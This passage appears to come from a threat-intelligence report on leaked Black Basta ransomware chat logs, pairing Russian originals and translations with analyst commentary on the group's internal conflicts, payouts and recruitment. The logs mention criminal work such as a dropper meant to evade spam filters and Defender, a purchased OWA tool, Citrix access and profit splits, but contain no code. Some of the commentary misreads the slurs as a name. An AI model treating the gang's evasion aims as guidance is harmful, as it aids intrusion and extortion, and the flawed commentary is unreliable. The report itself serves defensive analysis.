кто-то подсидел, нет уж 2023-11-20 13:42:43, @usernamegg:matrix.bestflowers247.online, > <@usernamevv:matrix.bestflowers247.online> ага пауза, чтобы потом опять кто-то подсидел, нет уж развивайся, поменяй образ жизни, выкинь трубку, вызови уважение к себе.... а не вот это все ! 2023-11-20 13:42:45, @usernamevv:matrix.bestflowers247.online, сделаем, разберемся

	2023-11-20 13:43:09, @usernamegg:matrix.bestflowers247.online, не опаздывай на работу, ты пример для них. 2023-11-20 13:43:58, @usernamevv:matrix.bestflowers247.online, это я все понимаю, но пока ничего не меняю

This conversation shows ***gg*** proposing rest for mentally distressed ***vv*** while encouraging through mixed reprimands. ***gg*** promotes lifestyle improvements and self-esteem recovery for lethargy and fatigue, characteristically demanding maintenance and rebuilding of leadership image within the organization. Strong awareness emerges that mental wellness directly impacts team performance and motivation, revealing close links between psychological care and performance management.

Additionally, ***vv*** describes time with children connecting to mental fulfillment, with statements like "most enjoyable in recent months" indicating family time serves as an important stress-relieving element.

Conversation on a Busy Personal Life

Translated	Original Text
2024-04-18 10:51:26, @usernamegg:matrix.bestflowers247.online, good morning 2024-04-18 10:51:32, @usernamegg:matrix.bestflowers247.online, damn we only parted ways at 8 in the morning 2024-04-18 10:51:40, @usernamegg:matrix.bestflowers247.online, Europe is great but takes all your strength at night) 2024-04-18 10:51:46, @usernamegg:matrix.bestflowers247.online, super, received 2024-04-18 10:51:49, @usernamegg:matrix.bestflowers247.online, how are you yourself? 2024-04-18 10:51:50, @usernamegg:matrix.bestflowers247.online, wallet 2024-04-18 10:51:53, @usernamegg:matrix.bestflowers247.online, payments came through 2024-04-18 11:07:51, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> how are you yourself? yes everything's good. also going to bed late. various household matters. well I won't write about it here 2024-04-18 11:08:57, @lapa:matrix.bestflowers247.online, <Masked: Cryptocurrency Wallet> usdt wallet 2024-04-18 11:09:59, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> yes everything's good. also going to bed late. various household matters. well I won't write about it here understood, household bustle is very pleasant 2024-04-18 11:10:04, @usernamegg:matrix.bestflowers247.online, you also have such events 2024-04-18 11:10:07, @usernamegg:matrix.bestflowers247.online, joyful ones 2024-04-18 11:10:19, @usernamegg:matrix.bestflowers247.online, * you also have such events 2024-04-18 11:10:35,	2024-04-18 10:51:26, @usernamegg:matrix.bestflowers247.online, доброе 2024-04-18 10:51:32, @usernamegg:matrix.bestflowers247.online, капец мы в 8 утра только разошли 2024-04-18 10:51:40, @usernamegg:matrix.bestflowers247.online, европпа класс но забирает все силы ночью) 2024-04-18 10:51:46, @usernamegg:matrix.bestflowers247.online, супер , принял 2024-04-18 10:51:49, @usernamegg:matrix.bestflowers247.online, ты как сам? 2024-04-18 10:51:50, @usernamegg:matrix.bestflowers247.online, кошель 2024-04-18 10:51:53, @usernamegg:matrix.bestflowers247.online, выплаты пришли 2024-04-18 11:07:51, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> ты как сам? да все хорошо. тоже поздно ложусь. дела всякие бытовые. ну тут писать не буду 2024-04-18 11:08:57, @lapa:matrix.bestflowers247.online, <Masked: Cryptocurrency Wallet> usdt кошелек 2024-04-18 11:09:59, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> да все хорошо. тоже поздно ложусь. дела всякие бытовые. ну тут писать не буду понял, домашняя суета это очень приятно 2024-04-18 11:10:04, @usernamegg:matrix.bestflowers247.online, у тебя ее и события такие 2024-04-18 11:10:07, @usernamegg:matrix.bestflowers247.online, радостные 2024-04-18 11:10:19, @usernamegg:matrix.bestflowers247.online, * у тебя еще и события такие 2024-04-18 11:10:35, @lapa:matrix.bestflowers247.online, ну да, но это мы еще готовимся)

@lapa:matrix.bestflowers247.online, well yes, but we're still preparing) 2024-04-18 11:10:50, @lapa:matrix.bestflowers247.online, then there will be even more things to do by many times) 2024-04-18 11:11:35, @usernamegg:matrix.bestflowers247.online, the most pleasant troubles, believe me ! we're doing great, I'm happy!	2024-04-18 11:10:50, @lapa:matrix.bestflowers247.online, потом еще больше дел будет в разы) 2024-04-18 11:11:35, @usernamegg:matrix.bestflowers247.online, самые приятные хлопоты,поверь ! мы молодцы, рад!

This conversation confirms intimate relationships among members and sharing of personal lives and emotions after work. ***gg*** expresses fatigue from overnight activities in Europe while mentioning USDT wallet for payment confirmation, indicating continuous financial transactions. ***lapa*** references family circumstances while hinting this signal future increased busyness, demonstrating how members' personal lives potentially affect operational planning.

Conversation on Reporting Sick Leave and a Supervisor Expressing Concern

Translated	Original Text
2024-04-08 11:28:34, @manager361:colorado.su, Hello 2024-04-08 12:16:47, @manager361:colorado.su, You ready to work today? 2024-04-08 13:53:08, @arslanshabbirmalik:matrix.org, Hello sir. 2024-04-08 13:53:11, @arslanshabbirmalik:matrix.org, Good morning. 2024-04-08 13:53:28, @arslanshabbirmalik:matrix.org, Sir, I apologise. Today I cannot work. Because I have high fever and soar throat 2024-04-08 13:53:33, @arslanshabbirmalik:matrix.org, 🙏🙏 2024-04-08 13:53:42, @arslanshabbirmalik:matrix.org, Please grant me a leave for one day 2024-04-08 13:54:28, @manager361:colorado.su, Well, hopefully you'll be better by tomorrow! 2024-04-08 13:54:47, @manager361:colorado.su, Feel better 2024-04-08 13:56:15, @arslanshabbirmalik:matrix.org, Yes. Sir. I apologise. I will be alright by tomorrow. I slept all day today 2024-04-08 13:56:41, @arslanshabbirmalik:matrix.org, I think I got the mosquito bite. 2024-04-08 13:56:54, @arslanshabbirmalik:matrix.org, Thank you for well wishes. 💚 🫡 2024-04-08 13:59:22, @arslanshabbirmalik:matrix.org, IMG_20240408_185903.jpg 2024-04-09 12:59:37, @manager361:colorado.su, Hey,	2024-04-08 11:28:34, @manager361:colorado.su, Hello 2024-04-08 12:16:47, @manager361:colorado.su, You ready to work today? 2024-04-08 13:53:08, @arslanshabbirmalik:matrix.org, Hello sir. 2024-04-08 13:53:11, @arslanshabbirmalik:matrix.org, Good morning. 2024-04-08 13:53:28, @arslanshabbirmalik:matrix.org, Sir, I apologise. Today I cannot work. Because I have high fever and soar throat 2024-04-08 13:53:33, @arslanshabbirmalik:matrix.org, 🙏🙏 2024-04-08 13:53:42, @arslanshabbirmalik:matrix.org, Please grant me a leave for one day 2024-04-08 13:54:28, @manager361:colorado.su, Well, hopefully you'll be better by tomorrow! 2024-04-08 13:54:47, @manager361:colorado.su, Feel better 2024-04-08 13:56:15, @arslanshabbirmalik:matrix.org, Yes. Sir. I apologise. I will be alright by tomorrow. I slept all day today 2024-04-08 13:56:41, @arslanshabbirmalik:matrix.org, I think I got the mosquito bite. 2024-04-08 13:56:54, @arslanshabbirmalik:matrix.org, Thank you for well wishes. 💚 🫡 2024-04-08 13:59:22, @arslanshabbirmalik:matrix.org, IMG_20240408_185903.jpg

how are you feeling today? 2024-04-09 13:48:31, @arslanshabbirmalik:matrix.org, Hello sir. Good morning. Better than yesterday. Sir, I want to work today. Please I send you my voice clip. I have a bit soar throat. If the voice is alright for you. I make calls.	2024-04-09 12:59:37, @manager361:colorado.su, Hey, how are you feeling today? 2024-04-09 13:48:31, @arslanshabbirmalik:matrix.org, Hello sir. Good morning. Better than yesterday. Sir, I want to work today. Please I send you my voice clip. I have a bit soar throat. If the voice is alright for you. I make calls.

This conversation shows exchanges between ***manager361*** and ***arslanshabbirmalik*** regarding absence notification due to illness and confirmation for next-day work resumption. ***arslanshabbirmalik*** reports fever and sore throat, politely requesting leave while declaring work return the following day, demonstrating sincere attitude and responsibility. Meanwhile, ***manager361*** maintains stance prioritizing recovery without forcing work, impressively showing trust and consideration in hierarchical relationships. The exchange reveals flexible organizational acceptance of personal health management.

4.3 Internal Political Issues

Black Basta maintained organizational structures while experiencing conflicts over compensation distribution and interpersonal relationships. Distrust and internal conflicts among members suggest organizational vulnerabilities, with such internal instabilities potentially contributing to this chat log leak.

Dissatisfaction with Members and External Collaborators

Conversation on Arrogance Stemming from Financial Success and Its Restraint

Translated	Original Text
2024-04-19 10:41:48, @usernamegg:matrix.bestflowers247.online, I paid him good money	2024-04-19 10:41:48, @usernamegg:matrix.bestflowers247.online, деньги платил ему хорошие
2024-04-19 10:41:59, @usernamegg:matrix.bestflowers247.online, money spoiled him	2024-04-19 10:41:59, @usernamegg:matrix.bestflowers247.online, деньги его и испортили
2024-04-19 10:42:13, @nickolas:talks.icu, Well your approach is also quite harsh)	2024-04-19 10:42:13, @nickolas:talks.icu, Ну у тебя тоже подход достаточно жесткий)
2024-04-19 10:42:20, @nickolas:talks.icu, Money spoils everyone, that's how it is	2024-04-19 10:42:20, @nickolas:talks.icu, Деньги всех и портят, есть такое
2024-04-19 10:42:47, @usernamegg:matrix.bestflowers247.online, he bought an apartment here, apartment there, car for himself, wife, mom, friend, brother, in-law, everyone bows to him) he felt very confident here so I bent him a little	2024-04-19 10:42:47, @usernamegg:matrix.bestflowers247.online, купит тут квартиру там крватиру машину себе , жене, маме, другу брату свату , все на поклон к нему ходят) он тут почувствовал себя уверено очень ну нагнул его немного
2024-04-19 10:42:50, @usernamegg:matrix.bestflowers247.online, he's home now	2024-04-19 10:42:50, @usernamegg:matrix.bestflowers247.online, дома теперь
2024-04-19 10:43:24, @usernamegg:matrix.bestflowers247.online, so this can happen in any collective	2024-04-19 10:43:24, @usernamegg:matrix.bestflowers247.online, так что это в каждом коллективе может быть
2024-04-19 10:43:29, @usernamegg:matrix.bestflowers247.online, just work and everything will be fine	2024-04-19 10:43:29, @usernamegg:matrix.bestflowers247.online, работай просто и все дальше
2024-04-19 10:43:37, @usernamegg:matrix.bestflowers247.online, you'll be fine	2024-04-19 10:43:37, @usernamegg:matrix.bestflowers247.online, у тебя все будет нормально
2024-04-19 10:43:41, @usernamegg:matrix.bestflowers247.online, with people like him who knows	2024-04-19 10:43:41, @usernamegg:matrix.bestflowers247.online, у таких как он хз
2024-04-19 10:43:55, @nickolas:talks.icu, Yes yes, need to put them in their place :)	2024-04-19 10:43:55, @nickolas:talks.icu, Да да, нужно ставить на место :)
2024-04-19 10:44:46, @nickolas:talks.icu, Alright, psychological support session is over)	2024-04-19 10:44:46, @nickolas:talks.icu, Ладно, сеанс психологической поддержки окончен)

This conversation references financial success's impact on attitudes and behaviors. ***gg*** states that a member became arrogant after gaining money, changing workplace attitudes, and reveals taking measures to suppress such behavior. ***nickolas*** expresses similar views, indicating shared understanding about compensation-power balance within the organization. The discussion addresses vigilance against disciplinary disruption from financial success and the necessity for control.

Conversation on Sanctions against a Member’s Betrayal of Trust

Translated	Original Text
2024-04-19 10:33:16, @nickolas:talks.icu, I provided him with work since 16-17, banks, targets, in short the guy was riding on my material) 2024-04-19 10:33:21, @nickolas:talks.icu, And then this) [omitted] 2024-04-19 10:34:57, @nickolas:talks.icu, That's why I'll punish him, gradually squeeze him out of current activities and that's it :) 2024-04-19 10:35:17, @usernamegg:matrix.bestflowers247.online, be fair 2024-04-19 10:35:41, @nickolas:talks.icu, Yes of course, I won't be toxic etc) 2024-04-19 10:35:56, @usernamegg:matrix.bestflowers247.online, need to show with work and bend him 2024-04-19 10:36:01, @usernamegg:matrix.bestflowers247.online, that will be the most satisfying 2024-04-19 10:36:12, @nickolas:talks.icu, yes yes) 2024-04-19 10:36:44, @nickolas:talks.icu, I don't ask anyone for money or anything) just the approach surprised me, some kind of ungrateful attitude, considering how much effort was put into their development, and what dedication they showed) 2024-04-19 10:37:01, @nickolas:talks.icu, overall I'll tell you people are like this, I meet the same ones in other spheres 2024-04-19 10:37:19, @nickolas:talks.icu, it's just that here it seems like there's friendship and all that)))	2024-04-19 10:33:16, @nickolas:talks.icu, Я его работой с 16-17 года обеспечивал, банки, таргеты, короче говоря парень на моем материале ехал) 2024-04-19 10:33:21, @nickolas:talks.icu, И тут такое) [omitted] 2024-04-19 10:34:57, @nickolas:talks.icu, По этому накажу, потихоньку выпру его из текущих действий и все :) 2024-04-19 10:35:17, @usernamegg:matrix.bestflowers247.online, будь справедливый 2024-04-19 10:35:41, @nickolas:talks.icu, Да конечно, я не будут токсичить итп) 2024-04-19 10:35:56, @usernamegg:matrix.bestflowers247.online, работой показать нужно и нагнуть 2024-04-19 10:36:01, @usernamegg:matrix.bestflowers247.online, это самый кайф будет 2024-04-19 10:36:12, @nickolas:talks.icu, да да) 2024-04-19 10:36:44, @nickolas:talks.icu, я ж ни с кого денег не прошу ничего) просто подход удивил, какое то не благодарное отношение, учитывая сколько сил вложено было в их развите, и какая была от них самоотдача) 2024-04-19 10:37:01, @nickolas:talks.icu, в целом я тебе скажу народ такой, я и в других сферах таких же встречаю 2024-04-19 10:37:19, @nickolas:talks.icu, просто тут вроде и дружба и все такое)))

nickolas demonstrates calm yet clear "elimination" stance toward perceived betrayal from a person supported for years. The approach characteristically adopts practical sanctions of "gradually removing from current work" rather than emotional retaliation. Meanwhile, ***gg*** responds with "crush them through work," revealing competitive expression through action. Overall, the exchange manifests severed trust relationships and organizational sanction implementation policies.

Discussion on the Technical Skills and Reliability of Personnel

Translated	Original Text
2024-01-27 20:03:23, @usernamegg:matrix.bestflowers247.online, need a stronger coder 2024-01-27 20:03:28, @usernamegg:matrix.bestflowers247.online, I want to bring that guy 2024-01-27 20:03:32, @usernamegg:matrix.bestflowers247.online, the Ukrainian 2024-01-27 20:03:43, @usernamenn:matrix.bestflowers247.online, he starts fucking around, we sit working till morning, he's there sipping juice and doesn't want to do shit 2024-01-27 20:03:49, @usernamenn:matrix.bestflowers247.online, well bringing a Ukrainian here is questionable 2024-01-27 20:04:33, @usernamenn:matrix.bestflowers247.online, well if you decide to bring him yourself just warn me)) [omitted] 2024-01-27 20:05:28, @usernamenn:matrix.bestflowers247.online, I don't know him, who he is, especially a Ukrainian 2024-01-27 20:05:36, @usernamenn:matrix.bestflowers247.online, I don't want to show off and enough people already know me personally 2024-01-27 20:06:18, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> he starts fucking around, we sit working till morning, he's there sipping juice and doesn't want to do shit that's not an argument, you yourself came up with such a terrible schedule and it's killing your body ((2024-01-27 20:06:24, @usernamenn:matrix.bestflowers247.online, if you need him for your goals and you're not afraid to personally meet someone from such a sphere that's your right, I'm against such moves, I decide myself who to communicate with, I have no desire with random types from the internet 2024-01-27 20:07:05, @usernamenn:matrix.bestflowers247.online, I'll work remotely, not the first time 2024-01-27 20:07:48,	2024-01-27 20:03:23, @usernamegg:matrix.bestflowers247.online, надо кодера посильнее 2024-01-27 20:03:28, @usernamegg:matrix.bestflowers247.online, хозла все хочу привести 2024-01-27 20:03:32, @usernamegg:matrix.bestflowers247.online, хохла 2024-01-27 20:03:43, @usernamenn:matrix.bestflowers247.online, начинает ебать крутиться, мы сидим ебашим до утра, он там сок попивает и нихуя не хочет 2024-01-27 20:03:49, @usernamenn:matrix.bestflowers247.online, ну сюда хохла такое себе везти 2024-01-27 20:04:33, @usernamenn:matrix.bestflowers247.online, ну если решишь сам везти предупреди тока)) [omitted] 2024-01-27 20:05:28, @usernamenn:matrix.bestflowers247.online, я его не знаю, кто он такой тем более хохол 2024-01-27 20:05:36, @usernamenn:matrix.bestflowers247.online, рисоваться не хочу и так достаточно людей меня уже лично знают 2024-01-27 20:06:18, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> начинает ебать крутиться, мы сидим ебашим до утра, он там сок попивает и нихуя не хочет это не аргумент, ты сам себе такой ужастный режим придумал и он убивает твой организм ((2024-01-27 20:06:24, @usernamenn:matrix.bestflowers247.online, если тебе он нужен для твоих целей и ты не боишься лично с человеком знакомится из такой сферы это твое право, я против таких мувов, я сам решаю с кем мне общаться, с левыми типами с инета не имею желания 2024-01-27 20:07:05, @usernamenn:matrix.bestflowers247.online, поработаю на удаленке хули не в первой 2024-01-27 20:07:48, @usernamegg:matrix.bestflowers247.online, >

@usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> if you need him for your goals and you're not afraid to personally meet someone from such a sphere that's your right, I'm against such moves, I decide myself who to communicate with, I have no desire with random types from the internet I'm also against such meetings! you went to meet with Timka? and with many others? I feel the situation with the Ukrainian very well 2024-01-27 20:08:17, @usernamenn:matrix.bestflowers247.online, well I've known Timka for fucking ages, besides this isn't ransom 2024-01-27 20:08:44, @usernamenn:matrix.bestflowers247.online, these are one-time meetings not living with the guy and not letting him close 2024-01-27 20:09:10, @usernamenn:matrix.bestflowers247.online, and here it's like letting some guy from the internet into the house, we don't know what kind of acquaintances and friends surround him to bring the guy so close 2024-01-27 20:09:14, @usernamenn:matrix.bestflowers247.online, think about it yourself it's absurd 2024-01-27 20:09:26, @usernamenn:matrix.bestflowers247.online, people on the internet are different 2024-01-27 20:09:28, @usernamenn:matrix.bestflowers247.online, in real life they're different 2024-01-27 20:10:48, @usernamegg:matrix.bestflowers247.online, yeah	<@usernamenn:matrix.bestflowers247.online> если тебе он нужен для твоих целей и ты не боишься лично с человеком знакомится из такой сферы это твое право, я против таких мувов, я сам решаю с кем мне общаться, с левыми типами с инета не имею желания я тоже против таких знакомств! ты с тимкой пошел на встречу? и еще много с кем? я чувствую очень хорошо ситуацию с хохлом 2024-01-27 20:08:17, @usernamenn:matrix.bestflowers247.online, ну с тимкой ебать как давно же бы знаком, тем более это не рансом 2024-01-27 20:08:44, @usernamenn:matrix.bestflowers247.online, это разовые встречи не живя с челом и не подпуская близко 2024-01-27 20:09:10, @usernamenn:matrix.bestflowers247.online, а тут ебать в дом запустить типа с инета, мы не знаем какие его там знакомые и друзья окружают что бы так близко тащить чела 2024-01-27 20:09:14, @usernamenn:matrix.bestflowers247.online, сам подумай это абсурд 2024-01-27 20:09:26, @usernamenn:matrix.bestflowers247.online, люди в инете разные 2024-01-27 20:09:28, @usernamenn:matrix.bestflowers247.online, в реале они другие 2024-01-27 20:10:48, @usernamegg:matrix.bestflowers247.online, угу

This conversation prominently displays conflict between ***gg*** and ***nn*** over acquiring talented personnel (Khozra). ***gg*** evaluates Khozra's technical abilities and shows eagerness to achieve results by adding them to the team, while ***nn*** expresses strong wariness about Ukrainian nationality and real-world contact with unfamiliar individuals. Meanwhile, ***gg*** maintains stance of welcoming Khozra, prioritizing technical merits over rational judgment.

Conversation Highlighting Distrust of External Partners and an Internal Focus

Translated	Original Text
2024-05-14 19:14:18, @nickolas:talks.icu, why need all these idiots, it's impossible to work normally with them 2024-05-14 19:14:45, @nickolas:talks.icu, those who are inside are enough, anyway everything has to be done by our own efforts, otherwise you ask someone, then wait half a year))	2024-05-14 19:14:18, @nickolas:talks.icu, нахер нужны всякие придурки, с ними невозможно нормально работать 2024-05-14 19:14:45, @nickolas:talks.icu, тех кто внутри есть хватает, все равно все надо своими силами делать, а то попросишь кого нибудь, потом ждешь пол года))

These statements reveal strong distrust toward external collaborators and preference for self-contained operations by internal members. ***nickolas*** dismisses outsiders as "worthless people" and declares "internal members alone suffice," demonstrating stance prioritizing trust and responsiveness. The thinking idealizes autonomy through core member completion, rejecting inefficiencies and delays from external dependence.

Conversation Expressing Frustration over Failure to Evade Defenses

Translated	Original Text
2023-10-03 17:05:47, @usernamegg:matrix.bestflowers247.online, everything's quality 2023-10-03 17:05:54, @usernamegg:matrix.bestflowers247.online, everything's at the highest level 2023-10-03 17:05:57, @usernamegg:matrix.bestflowers247.online, but in the end I get screwed 2023-10-03 17:06:02, @usernameyy:matrix.bestflowers247.online, what happened 2023-10-03 17:06:22, @usernamegg:matrix.bestflowers247.online, because nobody can assemble a normal dropper for delivering our payload 2023-10-03 17:06:27, @usernamegg:matrix.bestflowers247.online, so much work done 2023-10-03 17:06:30, @usernamegg:matrix.bestflowers247.online, but something detects it 2023-10-03 17:06:37, @usernamegg:matrix.bestflowers247.online, I don't fucking know what to do anymore 2023-10-03 17:06:42, @usernamegg:matrix.bestflowers247.online, do you have any thoughts? 2023-10-03 17:07:02,	2023-10-03 17:05:47, @usernamegg:matrix.bestflowers247.online, все качествнно 2023-10-03 17:05:54, @usernamegg:matrix.bestflowers247.online, все на высшем уровне 2023-10-03 17:05:57, @usernamegg:matrix.bestflowers247.online, но в конце я обсираюсь 2023-10-03 17:06:02, @usernameyy:matrix.bestflowers247.online, что случилось 2023-10-03 17:06:22, @usernamegg:matrix.bestflowers247.online, потому что не кто не может собрать нормальный дроппер для доставкие нажей нагрузки 2023-10-03 17:06:27, @usernamegg:matrix.bestflowers247.online, столько всего проделано 2023-10-03 17:06:30, @usernamegg:matrix.bestflowers247.online, но что то его палит 2023-10-03 17:06:37, @usernamegg:matrix.bestflowers247.online, я уже не ебу что делать 2023-10-03 17:06:42, @usernamegg:matrix.bestflowers247.online, может у тебя есть какие то мысли?

@usernameyy:matrix.bestflowers247.online, yes I can try, what kind of payload will it be 2023-10-03 17:07:31, @usernamegg:matrix.bestflowers247.online, what dropper to bypass spam filters, Chrome, Defender and get to the victim's machine so they open us and run it 2023-10-03 17:07:39, @usernamegg:matrix.bestflowers247.online, fuck it already	2023-10-03 17:07:02, @usernameyy:matrix.bestflowers247.online, да я могу попробовать, а что за нагрузка будет 2023-10-03 17:07:31, @usernamegg:matrix.bestflowers247.online, каким дроппером миновать спам фильтры, хром, дефендер и придти на машину жертвы что бы он открыл нас и запустил 2023-10-03 17:07:39, @usernamegg:matrix.bestflowers247.online, да уже похер

gg expresses strong frustration that "dropper (malware distribution module)" performance undermines efforts despite high-quality individual work and overall results. ***yy*** demonstrates collaborative attitude, showing awareness for problem sharing and joint response. Meanwhile, ***gg***'s mental exhaustion runs deep, with content suggesting limits in continuous detection and defense evasion.

Conversation on Denouncing Illicit Tool Providers as Scammers

Translated	Original Text
2024-04-09 15:14:15, @usernamegg:matrix.bestflowers247.online, is the coder assembler online? 2024-04-09 15:24:41, @chuck:talks.icu, hello 2024-04-09 15:24:49, @chuck:talks.icu, you mean fcoder? 2024-04-09 15:26:53, @chuck:talks.icu, he's been offline for me for a long time 2024-04-09 15:27:24, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> you mean fcoder? yes 2024-04-09 15:27:28, @usernamegg:matrix.bestflowers247.online, understood 2024-04-10 10:41:21, @chuck:talks.icu, hello 2024-04-10 10:41:26, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> @qqwww1z this is a scammer 2024-04-10 10:41:33, @chuck:talks.icu, sent me some trash, now he's ignoring me 2024-04-10 10:46:55, @usernamegg:matrix.bestflowers247.online, he was online 4 minutes ago it seems 2024-04-10 11:18:55, @chuck:talks.icu, yes he was online yesterday too 2024-04-10 11:19:01, @chuck:talks.icu, did you get something from him? 2024-04-10 11:54:44, @usernamegg:matrix.bestflowers247.online, owa 2024-04-10 11:54:52, @usernamegg:matrix.bestflowers247.online, but also crap	2024-04-09 15:14:15, @usernamegg:matrix.bestflowers247.online, кодер сборщик на связи? 2024-04-09 15:24:41, @chuck:talks.icu, привет 2024-04-09 15:24:49, @chuck:talks.icu, fcoder всмысле? 2024-04-09 15:26:53, @chuck:talks.icu, он у меня давно офф 2024-04-09 15:27:24, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> fcoder всмысле? да 2024-04-09 15:27:28, @usernamegg:matrix.bestflowers247.online, понял 2024-04-10 10:41:21, @chuck:talks.icu, привет 2024-04-10 10:41:26, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> @qqwww1z это кидала 2024-04-10 10:41:33, @chuck:talks.icu, скинул мне какой мусор, теперь морозится 2024-04-10 10:46:55, @usernamegg:matrix.bestflowers247.online, 4 минуты назад вроде был 2024-04-10 11:18:55, @chuck:talks.icu, да он и вчера был 2024-04-10 11:19:01, @chuck:talks.icu, ты у него брал чтото? 2024-04-10 11:54:44, @usernamegg:matrix.bestflowers247.online, owa 2024-04-10 11:54:52, @usernamegg:matrix.bestflowers247.online, но тоже херня

This conversation records ***gg*** searching for a "coder-builder" and purchasing what appears to be an "OWA (Outlook Web Access) related tool" from qqwww1z, but achieving no results as "that also failed." Meanwhile, ***chuck*** declares qqwww1z a "scammer" and condemns sending "weird garbage."

This exchange intersecting ***gg***'s disappointment and ***chuck***'s warnings exemplifies shortage of reliable technicians and tools, wariness toward risky external contacts, and importance of internal information sharing. The OWA tool's execution failure also suggests absence of technical verification processes and wasted time costs.

gg’s Perspective on Investments Not Paying Off

Translated	Original Text
2024-04-19 10:28:01, @nickolas:talks.icu, We invested in them for 4 years, gave them bots as priority, made various contacts that were developed over years) 2024-04-19 10:28:18, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> well I was still keeping an eye on them anyway, asking how things were going etc :) you always need to have opportunities to return, that's all correct 2024-04-19 10:28:33, @nickolas:talks.icu, I just know cases where people don't seem to participate, but as some kind of gratitude, employees still pay some royalty) 2024-04-19 10:28:42, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> We invested in them for 4 years, gave them bots as priority, made various contacts that were developed over years) you even gave them me 2024-04-19 10:28:54, @nickolas:talks.icu, Yes everyone damn it :) 2024-04-19 10:29:06, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> I just know cases where people don't seem to participate, but as some kind of gratitude, employees still pay some royalty) so that's how you raised them 2024-04-19 10:29:22, @nickolas:talks.icu, Even found a Citrix supplier from an HSS account where my deposit was, and I was composing ads to search for targets =) 2024-04-19 10:29:23, @usernamegg:matrix.bestflowers247.online, don't fucking wait for anything from anyone 2024-04-19 10:29:27, @usernamegg:matrix.bestflowers247.online, until you move yourself 2024-04-19 10:29:31, @usernamegg:matrix.bestflowers247.online, nobody will give anything 2024-04-19 10:29: 35, @usernamegg:matrix.bestflowers247.online, I'm sure of this 2024-04-19 10:29:49, @nickolas:talks.icu, Yes it's just offensive to learn from outsiders that your guys did	2024-04-19 10:28:01, @nickolas:talks.icu, Мы в них 4 года вкладывали, ботов давали в приоритете, контакты заводили разные, которые были наработаны годами) 2024-04-19 10:28:18, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> ну я все равно присматривал, спршаивал как дела итп :) возможности вернутсья всегда нужно иметь ,все правильно 2024-04-19 10:28:33, @nickolas:talks.icu, Я просто знаю кейсы, где люди вроде не участвуют, но в качестве какой то благодарности, все равно сотрудники какой то роялти платят) 2024-04-19 10:28:42, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Мы в них 4 года вкладывали, ботов давали в приоритете, контакты заводили разные, которые были наработаны годами) даже меня ты им дал 2024-04-19 10:28:54, @nickolas:talks.icu, Да всех блин :) 2024-04-19 10:29:06, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Я просто знаю кейсы, где люди вроде не участвуют, но в качестве какой то благодарности, все равно сотрудники какой то роялти платят) так воспитал значит ты их 2024-04-19 10:29:22, @nickolas:talks.icu, Даже поставщика ситрикса нашли с аккаунта хсс, где лежал мой депозит, и я составлял объялвение на поиск таргетов =) 2024-04-19 10:29:23, @usernamegg:matrix.bestflowers247.online, нехуй тут ждать что то от кого 2024-04-19 10:29:27, @usernamegg:matrix.bestflowers247.online, пока сам двигать не будщешь 2024-04-19 10:29:31, @usernamegg:matrix.bestflowers247.online, ни кто ничгео не даст 2024-04-19 10:29:35, @usernamegg:matrix.bestflowers247.online, я вот уверен в этом 2024-04-19 10:29:49, @nickolas:talks.icu, Да просто в моменте от сторонних людей несколько обидно

something and didn't even tell you)) 2024-04-19 10:30:12, @nickolas:talks.icu, probably this hurt me more than anything else) 2024-04-19 10:30:14, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Yes it's just offensive to learn from outsiders that your guys did something and didn't even tell you)) I understand	узнавать, что твои че то сделали, и даже не рассказали)) 2024-04-19 10:30:12, @nickolas:talks.icu, наверно меня тут больше это задело, нежели чем чет другое) 2024-04-19 10:30:14, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Да просто в моменте от сторонних людей несколько обидно узнавать, что твои че то сделали, и даже не рассказали)) понимаю

This conversation shows ***nickolas*** and ***gg*** reflecting on four years of human investment and support, sharing disappointment over lacking trust relationships and reporting. ***nickolas*** emphasizes personal contributions to team development and resource allocation while frankly conveying disappointment about learning results and developments from others. Meanwhile, ***gg*** demonstrates practical stance backed by experience while showing understanding for ***nickolas***'s feelings. This exchange reveals leadership dynamics, trust asymmetry, and varying attitudes toward interpersonal relationships within the group.

Disputes and Relationship Breakdown over Compensation Terms

Translated	Original Text
2024-05-29 14:32:26, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> You can share everything, I need to upgrade my internal pentest team somewhere, but at the moment I got a refusal. you won't upgrade them, they've been sitting here for so many years and haven't learned anything worthwhile 2024-05-29 14:32:33, @usernamegg:matrix.bestflowers247.online, you won't get far with them 2024-05-29 14:32:41, @usernamegg:matrix.bestflowers247.online, they won't develop these networks that we can do 2024-05-29 14:32:52, @usernamegg:matrix.bestflowers247.online, so fast and with quality 2024-05-29 14:33:31, @nickolas:talks.icu, My staff is being updated now, I have in mind a configuration of how this could look. 2024-05-29 14:33:46, @nickolas:talks.icu, That's why I'm giving you very good networks, because you have more resources. 2024-05-29 14:34:05, @usernamegg:matrix.bestflowers247.online, alright, I'll reconsider our cooperation. I didn't expect such an answer. [omitted] 2024-05-29 14:41:03, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> 100% - 20% (lock) = 80% this / 2 = 40% each. * I thought we were partners so I gave you such conditions, usually those who come from the street don't get more than 15% and grow to 30% but you got 40% from the start, if there are new targets I'll reconsider my conditions and with those currently in work the conditions will also be reconsidered. 2024-05-29 14:42:43, @nickolas:talks.icu, From the street? You probably forgot more than 3 years of cooperation. Don't change horses midstream, we gave you under conditions, you be so kind as to fulfill the conditions, otherwise it turns out to be some kind of bullshit. 2024-05-29 14:42:58, 